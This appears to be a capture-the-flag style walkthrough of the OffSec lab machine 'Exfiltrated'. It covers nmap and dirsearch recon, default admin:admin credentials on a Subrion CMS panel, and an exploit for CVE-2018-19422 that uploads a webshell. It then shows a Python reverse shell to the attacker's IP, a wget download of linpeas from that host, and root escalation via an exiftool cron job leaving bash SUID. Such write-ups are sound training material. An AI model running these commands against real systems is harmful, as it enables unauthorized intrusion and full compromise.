

# Exfiltrated - Easy

## Host Info

192.168.124.163

## Scan

```
# Nmap 7.95 scan initiated Mon Jan 13 20:58:38 2025 as: /usr/lib/nmap/nmap
--privileged -sC -sV -O -p- -oN nmap.md 192.168.124.163
```

Nmap scan report for 192.168.124.163

Host is up (0.040s latency).

Not shown: 65533 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)

| 256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)

|\_ 256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))

|\_http-server-header: Apache/2.4.41 (Ubuntu)

| http-robots.txt: 7 disallowed entries

| /backup/ /cron/? /front/ /install/ /panel/ /tmp/

|\_ /updates/

|\_http-title: Did not follow redirect to http://exfiltrated.offsec/

Device type: general purpose|router

Running: Linux 5.X, MikroTik RouterOS 7.X

OS CPE: cpe:/o:linux:linux\_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux\_kernel:5.6.3

OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)

Network Distance: 4 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel


## Walkthrough

80

- No much information, Try dirsearch the target.

```
[21:02:37] 302 - 0B - /package.json → http://exfiltrated.offsec/package.json
[21:02:37] 302 - 0B - /Package.StoreAssociation.xml → http://exfiltrated.offsec/Pack
[21:02:37] 302 - 0B - /package-lock.json → http://exfiltrated.offsec/package-lock.js
[21:02:38] 302 - 0B - /paine1/config/config.php.example → http://exfiltrated.offsec/
[21:02:38] 302 - 0B - /pass.dat → http://exfiltrated.offsec/pass.dat
[21:02:38] 302 - 0B - /passes.txt → http://exfiltrated.offsec/passes.txt
[21:02:38] 200 - 1KB - /panel.php
[21:02:38] 302 - 0B - /pass.txt → http://exfiltrated.offsec/pass.txt
[21:02:38] 200 - 1KB - /panel.html
[21:02:38] 200 - 1KB - /panel/
[21:02:38] 200 - 1KB - /panel.aspx
[21:02:38] 302 - 0B - /password.mdb → http://exfiltrated.offsec/password.mdb
[21:02:38] 302 - 0B - /password.sqlite → http://exfiltrated.offsec/password.sqlite
[21:02:38] 200 - 1KB - /panel.jsp
[21:02:38] 302 - 0B - /password.log → http://exfiltrated.offsec/password.log
[21:02:38] 302 - 0B - /passwd.bak → http://exfiltrated.offsec/passwd.bak
```

- Find hidden login page powered by panel. Access panel.php and try default credentials. We seems to be able to login with admin : admin.



- Google "subrion admin panel exploit", finding CVE-2018-19422.

<https://www.exploit-db.com/exploits/49876>

<https://github.com/hev0x/CVE-2018-19422-SubrionCMS-RCE>

- Get reverse shell.

```
jip@jip:~/Offsec/PG/Exfiltrated$ python3 exploit.py -u http://192.168.124.163/panel/ -l admin -p admin
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://192.168.124.163/panel/
[+] Success!
[+] Got CSRF token: 0fdr903BdVrNLXJUgFydn5P0bHRojI2QNntGexZa
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: psxxmyqggwftfwe

[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://192.168.124.163/panel/uploads/psxxmyqggwftfwe.phar

$ whoami
www-data

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

$ |
```

- information display is filtered, we can't get too much information. Get a reverse shell on my kali with python3 payload.

```

$ pwd
/var/www/html/subbrion/uploads

$ ls
psxxmyqggwftfwe.phar

$ crontab -l

$ crontab -l

$ crontab -l

$ sudo -l

$ which python3
/usr/bin/python3

$ python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("192.168.45.170",9090));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
|

```

```

jip@jip:~/Offsec/PG/Exfiltrated$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [192.168.45.170] from (UNKNOWN) [192.168.124.163] 38238
$ whoami
whoami
www-data
$ ls
ls

```

```

$ find / -perm -u+s 2>/dev/null
/snap/snapd/12883/usr/lib/snapd/snap-confine
/snap/snapd/12057/usr/lib/snapd/snap-confine
/snap/core18/2066/bin/mount
/snap/core18/2066/bin/ping
/snap/core18/2066/bin/su
/snap/core18/2066/bin/umount
/snap/core18/2066/usr/bin/chfn
/snap/core18/2066/usr/bin/chsh
/snap/core18/2066/usr/bin/gpasswd
/snap/core18/2066/usr/bin/newgrp
/snap/core18/2066/usr/bin/passwd
/snap/core18/2066/usr/bin/sudo
/snap/core18/2066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2066/usr/lib/openssh/ssh-keysign
/snap/core18/2128/bin/mount
/snap/core18/2128/bin/ping
/snap/core18/2128/bin/su

```

```
/snap/core18/2128/bin/umount
/snap/core18/2128/usr/bin/chfn
/snap/core18/2128/usr/bin/chsh
/snap/core18/2128/usr/bin/gpasswd
/snap/core18/2128/usr/bin/newgrp
/snap/core18/2128/usr/bin/passwd
/snap/core18/2128/usr/bin/sudo
/snap/core18/2128/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2128/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/bin/chfn
/usr/bin/umount
/usr/bin/mount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/chsh
```

```
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root 1081 Aug 27 2021 /etc/crontab
```

```
/etc/cron.d:
total 24
drwxr-xr-x 2 root root 4096 Jun 10 2021 .
drwxr-xr-x 98 root root 4096 Sep 3 2021 ..
```

```
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
-rw-r--r-- 1 root root 201 Feb 14 2020 e2scrub_all
-rw-r--r-- 1 root root 712 Mar 27 2020 php
-rw-r--r-- 1 root root 190 Jul 31 2020 popularity-contest
```

/etc/cron.daily:

total 52

```
drwxr-xr-x 2 root root 4096 Jun 10 2021 .
drwxr-xr-x 98 root root 4096 Sep 3 2021 ..
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
-rwxr-xr-x 1 root root 539 Apr 13 2020 apache2
-rwxr-xr-x 1 root root 376 Dec 4 2019 apport
-rwxr-xr-x 1 root root 1478 Apr 9 2020 apt-compat
-rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmainutils
-rwxr-xr-x 1 root root 1187 Sep 5 2019 dpkg
-rwxr-xr-x 1 root root 377 Jan 21 2019 logrotate
-rwxr-xr-x 1 root root 1123 Feb 25 2020 man-db
-rwxr-xr-x 1 root root 4574 Jul 18 2019 popularity-contest
-rwxr-xr-x 1 root root 214 Apr 2 2020 update-notifier-common
```

/etc/cron.hourly:

total 12

```
drwxr-xr-x 2 root root 4096 Jul 31 2020 .
drwxr-xr-x 98 root root 4096 Sep 3 2021 ..
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
```

/etc/cron.monthly:

total 12

```
drwxr-xr-x 2 root root 4096 Jul 31 2020 .
drwxr-xr-x 98 root root 4096 Sep 3 2021 ..
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
```

/etc/cron.weekly:

total 20

```
drwxr-xr-x 2 root root 4096 Jun 10 2021 .
drwxr-xr-x 98 root root 4096 Sep 3 2021 ..
```

```
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
-rwxr-xr-x 1 root root 813 Feb 25 2020 man-db
-rwxr-xr-x 1 root root 211 Apr 2 2020 update-notifier-common
```

```
SHELL=/bin/sh
```

```
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.monthly )
* * * * * root bash /opt/image-exif.sh
```

```
-rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder
-rwxr-xr-x 1 root root 813 Feb 25 2020 man-db
-rwxr-xr-x 1 root root 211 Apr 2 2020 update-notifier-common

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root bash /opt/image-exif.sh

Systemd PATH
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths
```

```

$ cat image-exif.sh
cat image-exif.sh
#!/bin/bash
#07/06/18 A BASH script to collect EXIF metadata

echo -ne "\\n metadata directory cleaned! \\n\\n"

IMAGES='/var/www/html/subrion/uploads'

META='/opt/metadata'
FILE=`openssl rand -hex 5`
LOGFILE="$META/$FILE"

echo -ne "\\n Processing EXIF metadata now... \\n\\n"
ls $IMAGES | grep "jpg" | while read filename;
do
    exiftool "$IMAGES/$filename" >> $LOGFILE
done

echo -ne "\\n\\n Processing is finished! \\n\\n\\n"
$ which exiftool
which exiftool
/usr/bin/exiftool
$ exiftool --version
exiftool --version
Syntax: exiftool [OPTIONS] FILE

Consult the exiftool documentation for a full list of options.
$ exiftool -ver
exiftool -ver
sh: 53: exiftool: not found
$ exiftool -ver
exiftool -ver
11.88
$ |

```

<https://www.exploit-db.com/exploits/50911>



<https://github.com/UNICORDev/exploit-CVE-2021-22204>

```
$ ls -lah /usr/bin/bash
ls -lah /usr/bin/bash
-rwxr-xr-x 1 root root 1.2M Jun 18 2020 /usr/bin/bash
$ which bash
which bash
/usr/bin/bash
$ |
```

• Upload linpeas.sh to scan.

```
Shell ▾
locate linpeas
python3 -m http.server 80 -d /home/jip/Tools/downloads/

cd /tmp
wget http://192.168.45.170/linpeas.sh -O linpeas.sh
chmod +x linpeas.sh
./linpeas.sh > peas.txt
```

```
$ ls -l /usr/bin/bash
ls -l /usr/bin/bash
-rwsr-sr-x 1 root root 1183448 Jun 18 2020 /usr/bin/bash
$ /usr/bin/bash -p
/usr/bin/bash -p
bash-5.0# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-5.0# |
```

```
cd /root
bash-5.0# ls
ls
proof.txt  snap
bash-5.0# cat proof.txt
cat proof.txt
b933cbcd230ff4d746a1c87baf1b011b
bash-5.0# |
```

b933cbcd230ff4d746a1c87baf1b011b